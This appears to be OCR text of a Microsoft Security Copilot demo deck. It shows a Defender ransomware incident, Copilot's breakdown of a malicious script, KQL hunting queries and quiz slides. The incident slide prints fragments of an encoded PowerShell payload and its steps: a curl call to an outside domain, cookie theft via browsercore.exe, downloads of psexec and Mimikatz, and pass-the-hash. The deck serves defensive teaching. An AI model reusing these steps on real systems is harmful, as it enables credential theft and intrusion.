Set Classification
Assigned to
Unassigned
Copilot
Generating alert summary
Stop generating


"powershell.exe" -EncodedCommand
YwB1AHIAbAAgAHcAdwB3AC4AdgBvAHkAYQBnAG8AcgBjAGwAdQBiAC4AcwBwAGEAYwBlAAoACgBmAHUAbgBjAHQAaC
AGUAdAAtAFUAcwBlAHIAUABSAFQAVABvAGsAZQBuAAoAewAKADwAIwAKACAAIAAgACAALgBTAFkATgBPAFAAUwBJAFM
AAgAEcAZQB0AHMAIAB1AHMAZQByACcAcwAgAFAAUgBUACAAdABvAGsAZQBuACAAZgByAG8AbQAgAHQAaABlACAAC
BlACAAQQBEACAAagBvAGkAbgBlAGQAIABvAHIAIABlAHkAYgByAGkAZAAgAGoAbwBpAG4AZQBkACAAYwBvAG0AcAB1AH
ACgAgAAoAIAAgACAAIAAuAEQARQBTAEMAUgBJAFAAVABJAE8ATgAKACAAIAAgACAARwBlAHQAcwAgAHUAcwBlAHIAJw
AFQAIAB0AG8AawBlAG4AIABmAHIAbwBtACAAdABoAGUAIABBAHoAdQByAGUAIABBAEQAIABqAG8AaQBuAGUAZAAgAG8
QBiAHIAaQBkACAAagBvAGkAbgBlAGQAIABjAG8AbQBwAHUAdABlAHIALgAKACAAIAAgACAAVQBzAGUAcwAgAGIAcgBvA
YwBvAHIAZQAuAGUAeABlACAAdABvACAAZwBlAHQAIAB0AGgAZQAgAFAAUgBUACAAdABvAGsAZQBuAC4ACgAjAD4ACg
AFsAYwBtAGQAbABlAHQAYgBpAG4AZABpAG4AZwAoACkAXQAKACAAIAAgACAAUABhAHIAYQBtACgAKQAKACAAIAAgAC
AYwBlAHMAcwAKACAAIAAgACAAewAKACAAIAAgACAAIAAgACAAIAAjACAAVABoAGUAcgBlACAAYQByAGUAIAB0AHcAb
zAHMAaQBiAGwAZQAgAGwAbwBjAGEAdABpAG8AbgBzAAoAIAAgACAAIAAgACAAIAAgACQAbABvAGMAYQB0AGkAbwBu
CAAQAAoAAoAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIgAkACgAJABlAG4AdgA6AFAAcgBvAGcAcgBhAG0ARgBpAGwA
BXAGkAbgBkAG8AdwBzACAAUwBlAGMAdQByAGkAdAB5AFwAQgByAG8AdwBzAGUAcgBDAG8AcgBlAFwAYgByAG8AdwBz
8AcgBlAC4AZQB4AGUAIgAKACAAIAAgACAAIAAgACAAIAAgACAAIAAgACIAJAAoACQAZQBuAHYAOgB3AGkAbgBkAGkAc
yAG8AdwBzAGUAcgBDAG8AcgBlAFwAYgByAG8AdwBzAGUAcgBjAG8AcgBlAC4AZQB4AGUAIgAKACAAIAAgACAAIAAgACA
gAgACAAIAAgACAAIAAgACAAIwAgAEMAaABlAGMAawAgAHQAaABlACAAbABvAGMAYQB0AGkAbwBuAHMACgAgACAAI
gACAAZgBvAHIAZQBhAGMAaAAoACQAZgBpAGwAZQAgAGkAbgAgACQAbABvAGMAYQB0AGkAbwBuAHMAKQAKACAAI
gACAAIAB7AAoAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAaQBmACgAVABlAHMAdAAtAFAAYQB0AGgAIAAkAGYAaQBsA
AIAAgACAAIAAgACAAIAAgACAAIAAgAHsACgAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgACQAYgByAG8Adw
AG8AcgBlACAAPQAgACQAZgBpAGwAZQAKACAAIAAgACAAIAAgACAAIAAgACAAIAAgACAAIAAgAH0ACgAgACAAIAAgACAAIAAgA
AIAAgACAAIAAgACAAIAAgAGkAZgAoACEAJABiAHIAbwB3AHMAZQByAEMAbwByAGUAKQAKACAAIAAgACAAIAAgACAAIAAgACAAI
gACAAIAAgACAAIAAgACAAIAAgACAAdABoAHIAbwB3ACAAIgBCAHIAbwB3AHMAZQByAGMAbwByAGUAIABuAG8AdAAg
4AZAAhACIACgAgACAAIAAgACAAIAAgACAAfQAKAAoAIAAgACAAIAAgACAAIAAgACMAIABDAHIAZQBhAHQAZQAgAHQ
BvAG8AYwBlAHMAcwAKACAAIAAgACAAIAAgACAAIAAkAHAAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAe


Incident - Microsoft Defender
https://security.microsoft.com/incident2/185856/overview?tid=536279f6-15cc-45f2-be2d-61e352b51eef
WOODGROVE
Microsoft Defender
Search
Incidents > Human-operated ransomware attack was launched from a compromised asset (attack disruption)
Human-operated ransomware attack was launche...
Copilot
High
Active
Mimik Emails - AlpineSkiHouse
Ransomware
Critical asset
Credential Phish
Lateral Movement
Attack Disruption
Device Not Onboarded
HumOR
LATEST
Missing Alerts
AlpineSkiHouse
Important! Attack disruption has automatically taken multiple response actions. For more details, go to the Action center.
Attack story
Alerts (50)
Assets (13)
Investigations (7)
Evidence and Response (111)
Recommended actions (42)
Play attack story
Unpin all
Show all
Incident graph
Layout
Group similar nodes
Communication
Association
Suspicious RDP session
Analyze
Command line (decoded)
curl www.voyagorclub.space
function Get-UserPRTToken
Process id
6352
Execution details
Token elevation: Full, Integrity level: High
Image file path
Oct 25, 2024 11:14 AM Resolved
A potentially malicious URL click was detected
Oct 25, 2024 11:21 AM New
Suspicious sequence of exploration activities
Oct 25, 2024 11:34 AM New
Compromised account conducting hands-on-keyboard attack
Oct 25, 2024 11:34 AM New
Suspicious RDP session
Oct 25, 2024 11:34 AM New
Compromised account conducting hands-on-keyboard attack
Home
Exposure management
Investigation & response
Threat intelligence
Assets
Microsoft Sentinel
Identities
Endpoints
Email & collaboration
Cloud apps
SOC optimization
Reports
Learning hub
Trials
More resources
System
Customize navigation
Copilot
actions to gather and exploit credentials. It starts by making a curl request to 'www.voyagorclub.space'. It defines a PowerShell function 'Get-UserPRTToken' to locate and execute 'browsercore.exe' to get cookies from a specified URI. The script then downloads 'psexec.exe' and 'mimikatz_trunk.zip' from specified URLs, extracts the Mimikatz archive, and uses Mimikatz to extract login passwords. It parses the output to extract usernames, domains, and NTLM hashes, and then uses Mimikatz to perform a pass-the-hash attack for each user. Finally, it calls the 'Get-UserPRTToken' function and saves the output to a file.
Show code
Show MITRE techniques
1. The script starts by making a curl request to 'www.voyagorclub.space'.
MITRE techniques used
2. Define a PowerShell function 'Get-UserPRTToken' to locate and execute 'browsercore.exe' to get cookies from a specified URI.
MITRE techniques used
3. Download 'psexec.exe' from 'https://live.sysinternals.com/psexec.exe' and save it as 'notepad.exe' in the temp directory.
MITRE techniques used
4. Download 'mimikatz_trunk.zip' from 'https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20220919/mimikatz_trunk.zip' and save it in the temp directory.
MITRE techniques used
5. Extract the downloaded 'mimikatz_trunk.zip' to a specified directory.

Advanced hunting

Help resources

Explore your content from Sentinel

All data from Sentinel, including tables, queries and functions is now available for you to explore.

New query*

Schema | Functions | Queries ...

Search

Alerts & behaviors

- AlertEvidence
- AlertInfo
- BehaviorEntities
- BehaviorInfo

Apps & identities

- AADSignInEventsBeta
- AADSpnSignInEventsBeta
- CloudAppEvents
- IdentityDirectoryEvents
- IdentityInfo
- IdentityLogonEvents
- IdentityQueryEvents

Email & collaboration

- EmailAttachmentInfo

Run query | Set in query | Save | Share link | Security Copilot

Query

```
1  AADNonInteractiveUserSignInLogs
2  | where TimeGenerated > ago(14d)
3  | where isempty(MfaDetail) or MfaDetail == "disabled"
4  | project TimeGenerated, UserDisplayName, UserPrincipalName, MfaDetail
5
```

Getting started | Results | Query history

Export | 500000 items | Search | 00:01.391 | Low

TimeGenerated	UserDisplayName ↑	UserPrincipalName	MfaDetail
Mar 5, 2024 9:15:06 AM	A-Shawni Mitchell	asmitch@woodgrove.ms	

Mar 5, 2024 6:16 PM

Write a query to find top 10 vulnerabilities based on M365 Defender

Mar 5, 2024 6:17 PM

Here is the Kusto Query Language (KQL) query that you can use to find the top 10 vulnerabilities based on Microsoft 365 Defender:

```
AlertInfo
| where ServiceSource == "Microsoft 365 Defender"
| summarize count() by AlertId
| top 10 by count_ desc
```

Add and run

AI generated. Verify for accuracy.

Mar 5, 2024 6:21 PM

Write a hunting query to identity users that have logged on without MFA in last 14 days.

Mar 5, 2024 6:22 PM

Here is the Kusto Query Language (KQL) query that you can use to identify users who have logged on without Multi-Factor Authentication (MFA) in the last 14 days:

```
| where TimeGenerated > ago(14d)
| where isempty(MfaDetail) or MfaDetail == "disabled"
| project TimeGenerated, UserDisplayName, UserPrincipalName,
```

Add and run

AI generated. Verify for accuracy.

Ask a question to generate a query

Win a Prize: #3

Question:
Name 3 of the common use cases by Security Copilot


Answer for #3:

- Incident summarization
- Guided response
- Analyzing code/scripts
- Investigating business email compromises
- Identifying and remediating human operated ransomware
- Gathering threat intelligence
- Identifying vulnerabilities
- Identifying risky users
- Posture management

Win a Prize: #4

Question:
Name 3 of the locations where Logicalis operates in Asia

Asia Presence Local Expertise



Security Copilot use cases in the SOC and beyond

Security operations

Junior SOC analyst

- Accelerate investigation and remediation
- Reverse engineer malicious scripts

Senior SOC analyst

- Automate advanced tasks
- Reverse engineer malicious scripts

Threat intelligence (TI) analyst

- Enrich analysis with unified TI
- Accelerate threat hunting

CISO

- Get executive summary and detailed reporting

Beyond the SOC

Data security admin

- Proactive data security posture management
- Discover protection gaps and streamline controls

IT and identity admin

- Risk investigation
- Accelerate IT troubleshooting


Cloud security admin

- Cloud risk exploration and remediation
- Firewall attack summarization

Q&A

Microsoft Threat Intelligence

The industry's largest vector coverage powered by 78T daily signals



One of the world's largest clouds + **Signal from 1.4B endpoints[1] across the planet** + **Graphing global internet infrastructure**

1. "Microsoft by the Numbers". Microsoft Story Labs

Data flow for Microsoft Security Copilot

Microsoft Security trust boundary

Prompting in Microsoft Security solutions

Microsoft Defender · Microsoft Sentinel · Microsoft Intune · Microsoft Security Copilot

Plugins for Microsoft and third-party security products

Microsoft Defender for Endpoint · Microsoft Intune · Microsoft Defender Threat Intelligence · Microsoft Sentinel

splunk> · servicenow · ...

Your context and content

Event logs, alerts, incidents, & policies

Response and app commands (6)

User prompt (1)

Pre-processing

Grounding (2)

(3)

(5) Grounding

Post-processing

Microsoft Security Copilot

Modified prompt (3)

(4) LLM response

Customer data is not stored outside the compliance boundary or used to train foundational models

Large Language Model (LLM)

Responsible AI

Responsible AI checks are performed on input prompt and output results

Azure OpenAI instance is maintained by Microsoft.

OpenAI has no access to the data or the model


Azure OpenAI

Data flow

(🔒 = all requests are encrypted via HTTPS)

1. User prompts from security products are sent to Copilot
2. Copilot accesses plugins for pre-processing
3. Copilot sends modified prompt to LLM
4. Copilot receives LLM response
5. Copilot accesses plugins for post-processing
6. Copilot sends the response, and app command back to security products

Microsoft's AI Principles



Thank You!